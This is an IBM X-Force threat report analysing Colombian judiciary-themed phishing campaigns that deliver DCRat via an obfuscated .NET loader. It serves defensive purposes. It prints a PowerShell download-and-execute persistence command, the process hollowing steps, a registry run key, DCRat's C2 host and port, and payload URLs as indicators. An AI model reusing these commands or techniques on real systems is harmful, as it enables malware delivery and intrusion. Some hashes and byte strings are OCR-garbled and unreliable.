IBM X-Force Threat Analysis: DCRat presence growing in Latin America

By Melissa Frydrych, Kevin Henson

Published: 2025-06-03 · Archived: 2026-04-05 20:18:55 UTC

Kevin Henson

Malware Reverse Engineer

IBM

In early May 2025, IBM X-Force observed Hive0131 conducting email campaigns targeting users in Colombia with electronic notifications of criminal proceedings, purporting to be from The Judiciary of Colombia. Hive0131 is a financially motivated group likely originating from South America that routinely conducts campaigns largely in Latin America (LATAM) to deliver a wide array of commodity payloads. The current campaigns imitate official correspondence and contain either an embedded link or a PDF lure with an embedded link. Clicking on the embedded link will initiate the infection chain to execute the banking trojan "DCRat" in memory.

DCRat is operated as a Malware-as-a-Service (MaaS), first appearing in at least 2018, and heavily advertised on Russian cyber crime forums, purchasable for around USD 7 for a two-month subscription. DCRat's presence is widespread and has become increasingly popular in LATAM since at least 2024. Over the summer of 2024, X-Force observed several campaigns heavily targeting entities in Colombia, all imitating a LATAM company specializing in electronic document ecosystems in Mexico and Colombia. However, given the differences in infection chain and the delivery of DCRat, X-Force assesses that the 2024 and current campaigns were conducted by different actors. The campaigns observed in 2024 relied heavily on password-protected RAR files containing NSIS to execute a GuLoader downloader, whereas these recent campaigns rely on an obfuscated .NET loader we've named VMDetectLoader.

DCRat capabilities

- Bypasses AMSI
- Detects analysis environments
- Kills blocklisted processes
- Obtains persistence through a scheduled task or registry key
- Listens for commands from a command and control (C2) server

DCRat comes with plugins that are capable of the following tasks, although threat actors can create custom plugins in order to accomplish additional tasks:

- Recording a victim through the computer's microphone or camera
- Uploading and downloading files

- Executing commands
- Obtaining system information
- Encrypting and decrypting files
- Editing registry keys
- Logging keystrokes and clipboard data
- Manipulating the filesystem

Threat type

Analysis

In early May 2025, X-Force observed Hive0131 email campaigns imitating The Judiciary of Colombia (Rama Judicial de Colombia), purporting to be from the Civil Circuit of Bogota, Colombia, to send out electronic notifications of criminal proceedings. The observed campaigns either contain a PDF lure with a link to a TinyURL or contain an embedded link to a Google Docs location.

Infection Chain Overview - PDF with TinyURL

For the emails containing a PDF lure leading to a tinyurl, the victim is redirected to a ZIP archive named **1Juzgado 08 Civil Circuito de Bogotá Notificacion electronica Orden de Embargo.Uue**. The ZIP archive contains benign files as well as a malicious JavaScript file named **1Juzgado 08 Civil Circuito de Bogotá Notificacion electronica Orden de Embargo.js**. The JavaScript file downloads a JavaScript payload from a paste[.]ee site and executes it. This payload then executes a PowerShell command that downloads a JPG from hxxps://archive[.]org/download/new_ABBAS/new_ABBAS.jpg with a base64-encoded loader appended to the end of the file. Once executed, the loader downloads and executes DCRat in memory.

The loader is given the name *VMDetectLoader* due to its ability to determine if it's running in a sandbox environment. Analysis indicates that the loader is based on the open-source project https://github.com/robsonfelix/VMDetector.





Figure 1: RAMA Infection Chain






Figure 2: Sample email with PDF lure

Infection chain overview - Embedded Google Docs link

This infection chain is initiated with phishing emails that contain a link to a Google Docs download of a password-protected ZIP archive named **CUI 158616000129-2025-10047_122011111777.zip,** the password of which is in the email and is 3004**.** The archive contains a batch file downloader, **CUI 158616000129-2025-10047_122011111777.bat,** that downloads and executes an obfuscated VBScript (VBS) component fromhxxp://paste[.]ee/d/jYHEqBJ3/0 to **%WinDir%\Temp\Pernambuco.vbs**. The VBS script subsequently decodes and executes a base64-encoded PowerShell script that downloads **VMDetectLoader** via a JPG file fromhxxps://ia601205.us.archive[.]org/26/items/new_image_20250430/new_image[.]jpg .
The final payload is then downloaded by **VMDetectLoader** via a paste[.]ee URL passed to it by the PowerShell script.





Figure 3: RAMA infection chain with Google Docs






Figure 4: Sample email with Google Docs link

VMDetectLoader

VMDetectLoader is an obfuscated .NET loader (**Microsoft.Win32.TaskScheduler.dll**) which can be found on VirusTotal at https://www.virustotal.com/gui/file/0df13fd42fb4a4374981474ea87895a3830eddcc7f3bd494e76acd604c4004f7. Analysis of the loader's metadata indicates that the code is based on the open-source project https://github.com/robsonfelix/VMDetector.

Assembly Attributes:

[assembly: AssemblyVersion("1.1.0.0")] [assembly: CompilationRelaxations(8)] [assembly: RuntimeCompatibility(WrapNonExceptionThrows = true)] [assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default | DebuggableAttribute.DebuggingModes.DisableOptimizations | DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints | DebuggableAttribute.DebuggingModes.EnableEditAndContinue)] [assembly: AssemblyTitle("VMDetector")] [assembly: AssemblyCompany("Robson Felix")] [assembly: AssemblyProduct("VMDetector")] [assembly: AssemblyCopyright("Copyright © Robson Felix 2017")] [assembly: AssemblyTrademark("")] [assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = "")] [assembly: SecurityPermission(SecurityAction.RequestMinimum, SkipVerification = true)]

Before loading the payload, the loader detects virtual machines, printing a list of host attributes to the console if a VM is detected. For example:

MOTHERBOARD INFO ========== Availability = 3 Caption = Motherboard ConfigManagerErrorCode = ConfigManagerUserConfig = CreationClassName = Win32_MotherBoardDevice Description = Motherboard DeviceID = Motherboard ErrorCleared = ErrorDescription = InstallDate = LastErrorCode = Name = Motherboard PNPDeviceID = PowerManagementCapabilities = PowerManagementSupported = PrimaryBusType = PCI RevisionNumber = SecondaryBusType = ISA Status = OK StatusInfo = SystemCreationClassName = Win32_ComputerSystem SystemName = DESKTOP-LettersNumbers ---------- Asserting ? Detected as virtual machine given key computer information. Detected as virtual machine given bios information. Detected as virtual machine given hard disk information. Detected as virtual machine given PnP devices information. Detected as virtual machine given Windows services information.

Functionality


VMDetectLoader is executed via its *dnlib.IO.Home.VAI()* function and passed data similar to the following. This information may vary depending on the campaign.

[dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @($storeman,",",",'MSBuild',",",",",'C:\Users\Public\Downloads','rhabdo 'rhabdosteus','js',",",'bimetallism','1',","));

Argument	Description
$storeman	Reversed Pastee URL from which a base64-encoded payload is downloaded.
MSBuilld	Target injection process

C:\Users\Public\Downloads rhabdosteus js	Path used in creating a scheduled task: C:\Users\Public\Downloads\rhabdosteus.js
1	Flag that indicates process checks
bimetallism	Scheduled task name

During execution, VMDetectLoader, XOR decrypts notable strings as needed from the .NET resource "hIXS".



Sample decrypted strings

vmware Microsoft Virtual PC {{ A = {0}, B = {1} }} ---------- Microsoft Hyper-V qemu vbox VirtualBox BiosCharacteristics {{ A = {0}, B = {1}, C = {2} }} SYSTEM\CurrentControlSet\Services\ Caption {{ A = {0}, B = {1}, C = {2}, D = {3}, E = {4}, F = {5}, G = {6}, H = {7}, I = {8} }} Win32_ComputerSystem OEMStringArray Win32_BIOS Win32_MotherboardDevice Win32_PnPEntity Win32_DiskDrive MOTHERBOARD INFO ========== BIOS INFO ========= COMPUTER INFO ========== DEVICES INFO ========== HARD DRIVES INFO WINDOWS SERVICES virtual ImagePath name .exe Name Manufacturer Model Description Detected as virtual machine given PnP devices information. Detected as virtual machine given processes information. Detected as virtual machine given Windows services information.

Persistence

If configured to do so, a scheduled task is created to execute the following PowerShell command which downloads and executes a JavaScript payload:

-NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Command "Invoke- WebRequest -Uri " -OutFile 'C:\Users\Public\Downloads\rhabdosteus.js'; Start- Process 'C:\Users\Public\Downloads\rhabdosteus.js'"

Another task may be created, if configured, to execute the JavaScript payload using the following command:

wscript.exe C:\Users\Public\Downloads\rhabdosteus.js

The loader may also create a Registry run key to execute the payload:

HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run = <payload>.js

Process injection

VMDetectLoader has the ability to use the process hollowing injection technique to load a payload into varying target process instances. For example, for the analyzed campaign, **C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe (32-bit)** or **C:\Windows\Microsoft.NET\Framework64\v4.0.30319\MSBuild.exe (64-bit)** is the target process. The function responsible for process injection is named *HackForums.gigajew.x64.Load()* for 64-bit samples and *dnlib.IO.Tools.Ande()* for 32-bit samples.

Process hollowing injection process:

1. Create a suspended process using *CreateProcess()* with the dwCreationFlags set to CREATE_SUSPENDED (4).
2. Unmap memory in the target process using *ZwUnmapViewOfSection()*.
3. Allocate new memory in the target process using *VirtualAllocEx()*.
4. Write the payload to the newly allocated memory using *WriteProcessMemory()*.
5. Update the entry point for the process using *GetThreadContext()* and *SetThreadContex()*.
6. Execute *ResumeThread()* to execute the code.

DCRat

If VMDetectLoader determines that it's running in a safe environment, the final payload is loaded via process hollowing. In this instance, the final payload is DCRat with the following configuration data.

----- File: Client.exe ----- Field Value ------------ ---------- Parser acce:DcRat File Path Description DcRat Implant (qwqdanchun) Architecture x86 MD5 eeed02e7ebbfe382b3d3af40fffb9ceb SHA1 f2f9b1205bfcccb738b03531a8bce39478443463 SHA256 1603c606d62e7794da09c51ca7f321bb5550449165b4fe81153020021cbce140 Compile Time 2021-05-05T21:11:39+00:00 ---- Encryption Key ---- Tags Key Algorithm Mode ------------- ---------- ----- ----------- ------ configuration 0x8cbd5d207b2b4ab52e36e1f749dac6c91bc7993ce3f926bc51f200db2c2cc3ab AES CBC configuration 0xc801bfee49bb3da4722a6c6f67d6bd52e4cc5b6e00f6655c80f1d0b7e823341b229b274527da ca070bf4659624c77d2819 HMAC-SHA256 0f2f5c75e985d9a1d59f72086b8811 ---- Interval ---- Value ------- 1 ---- Mutex ---- Value ---------- DcRatMutex_qwqdanchun ---- RSA Public Key ---- Tags Value ---------- ---------- x509_certificate Modulus (n): 81:cf:a3:d5:04:94:07:91:c3:77:12:18:5b:ae:d3: 8b:66:ba:dd:aa:55:39:a2:f4:9a:e0:8b:f1:aa:4b: 49:e1:5e:67:69:ed:d1:e2:1d:ab:6b:f8:ef:0a:CB: a9:05:6d:1c:37:39:de:2a:a2:b3:c4:e3:cb:be:56: 53:c7:bb:01:8c:59:20:c7:5a:fb:0d:ba:f8:ac:aa:

eb:29:bc:ef:9b:2b:03:53:e0:d8:5a:db:a9:56:5f: e1:84:c8:4e:91:69:82:4d:e1:d3:b7:42:e2:f4:07: 14:fa:c1:c7:7a:83:6d:99:26:5f:f4:ba:e8:05:1a: 74:9b:24:49:b4:49:1b:4d Public Exponent (e): 65537 (0x10001) ---- Socket ---- Tags Address Port Network Protocol ------ ------ ------ ------ c2 feb18.freeddns.org 8848 TCP ---- Version ---- Value ------- 1.0.7

---- Miscellaneous ---- Key Value ------ ------ ---------- BSOD False group ::: 30 ::: AntiProcess False Anti False self_installation_flag False x509_certificate_serial_number 107327613505196786527750500781227969041326181305 7 server_signature b"\x1a\xebHiD\x1d\xa5\x04\xa4\xce\xb4\xd8=9\x08d\xfa\xe2\xdeT\x14T\xdbX\x00\x1 x12<}\x7f\x91E7*r%f\xcei \xde\x9d\xd9\x93\x08\xce\xc9\x8c\x1c\x98\x9e_O@j\xc0\xcb\x9a\x00)_\x05\x15M\xe xe2\x9eg\x05a0p-\xac\x 11\xdd\xac\x7fa\x9e\xbc\x96\xc6F\xc6\xd426\x82\x16\x1d\x8c0\x95N\x0c\x19\x10\x xb24\xa8\x9aRW"\x10E\ xb3\xc3\xb5\x8d\x04- -\xdb#\xc7\x9fW\x0c\x93\x91\x004\x16vq\xb5U|\xa8r" server_signature_valid True ---- Logs ---- [+] File Client.exe identified as DcRat Implant (qwqdanchun). [+] Starting parser DcRat Implant (qwqdanchun) on sample Client.exe. Expected results include c2 socket addresses, a version, a mutex, aes-cbc decryption parameters, an SSL certificate and server signature, an interval, varying flags, and possibly a filepath and a group. [-] Cannot update settings field 0400000f. [+] A dead-drop resolver URL is not set in the configuration. [+] Completed parsing using DcRat Implant (qwqdanchun) for sample Client.exe. ----- File Tree ----- <Client.exe (eeed02e7ebbfe382b3d3af40fffb9ceb) : DcRat Implant (qwqdanchun)>

Conclusion

X-Force tracks several groups operating in the Latin American threat landscape that conduct email campaigns delivering MaaS for the purpose of financial gain. Among the tracked groups are Hive0148 and Hive0149, which focus on delivering the Grandoriero Banking Trojan, Hive0153 delivering Adwind and SambaSpy malware, and Hive0131. Although Hive0131 typically focuses on operations with the delivery of malware such as QuasarRAT and NjRAT, X-Force has observed an increase in campaigns involving DCRat. With the steady and ongoing observances of banking malware delivered to users within LATAM, IBM X-Force assesses that Latin America will continue to face targeting from threat actors seeking to deploy banking trojans via phishing campaigns in attempts to obtain user credentials and other sensitive information.

Recommendations

Entities in LATAM are encouraged to exercise caution with emails containing attachments, links, or that prompt file downloads. In addition, entities are advised to perform the following:

- Exercise caution with emails containing links or download prompts
- Monitor for host-based evidence of process injection, rogue process creation, scheduled tasks creation, and registry modifications
- Install, update and configure endpoint security software
- Monitor endpoint rules
- Hunt for the execution policy bypass

Indicators of compromise

Indicator	Indicator Type	Context
4ce1d456fa8831733ac01c4a2a32044b6581664d3 11b8791bb2efaa2a1d01f17	SHA256	Carrier File
6a632d8356f42694adb21c064aa9e8710b65addd fdf2209d293ded12fe3d46a7	SHA256	ZIP Archive
1603c606d62e7794da09c51ca7f321bb555044916 5b4fe81153020021cbce140	SHA256	DCRat
ceb88c09069b5ddc8ca525b7f2e26c4852465bc0 ed7c665df39c646287a2f17e	SHA256	JS
0df13fd42fb4a4374981474ea87895a3830eddcc7f3 bd494e76acd604c4004f7	SHA256	Obfuscated .NET Loader
db21cc64fb7a7ed9075c96600b7e7e7007a0df7cb8 37189c6551010a6f828590	SHA256	ZIP Archive
3c95678d140825b56e04298ce6238ce22b34611d25 82ac736c909296ca137ed1	SHA256	PS Script
7c3fbea63b7cdf013ef26831bb1850c80f4bfad0103328 de106b3d5491372ccf	SHA256	PS Script
b16588e0e2c6a0c8ff080ded57abe8159008d040ae a78b2e801c17ce79f05863	SHA256	Batch Script Downloader

hxxps://tinyurl[.]com/2ypy4jrz?id=5541213d-0ed8-4516-82e7-5460d4ebaf3b	URL	Embedded PDF Link
hxxp://paste[.]ee/d/bx699sF9/0	URL	Payload Download URL
hxxps://docs[.]google[.]com/uc?export=download&id=1aJuQtm8YUqZv12E-atslt_GvBWZNbWIK	URL	Embedded Email Link
hxxp://paste[.]ee/d/jYHEqBJ3/0	URL	Payload Download URL
hxxps://archive[.]org/download/new_ABBAS/new_ABBAS.jpg	URL	JPG Download URL
hxxps://ia601205.us.archive[.]org/26/items/new_image_20250430/new_image.jpg	URL	JPG Download URL

IBM X-Force Premier Threat Intelligence is now integrated with OpenCTI, delivering actionable threat intelligence about this threat activity and more. Access insights on threat actors, malware and industry risks. Install the OpenCTI Connector to enhance detection and response, strengthening your cybersecurity with IBM X-Force's expertise. Stay ahead—integrate today.

Source: https://www.ibm.com/think/x-force/dcrat-presence-growing-in-latin-america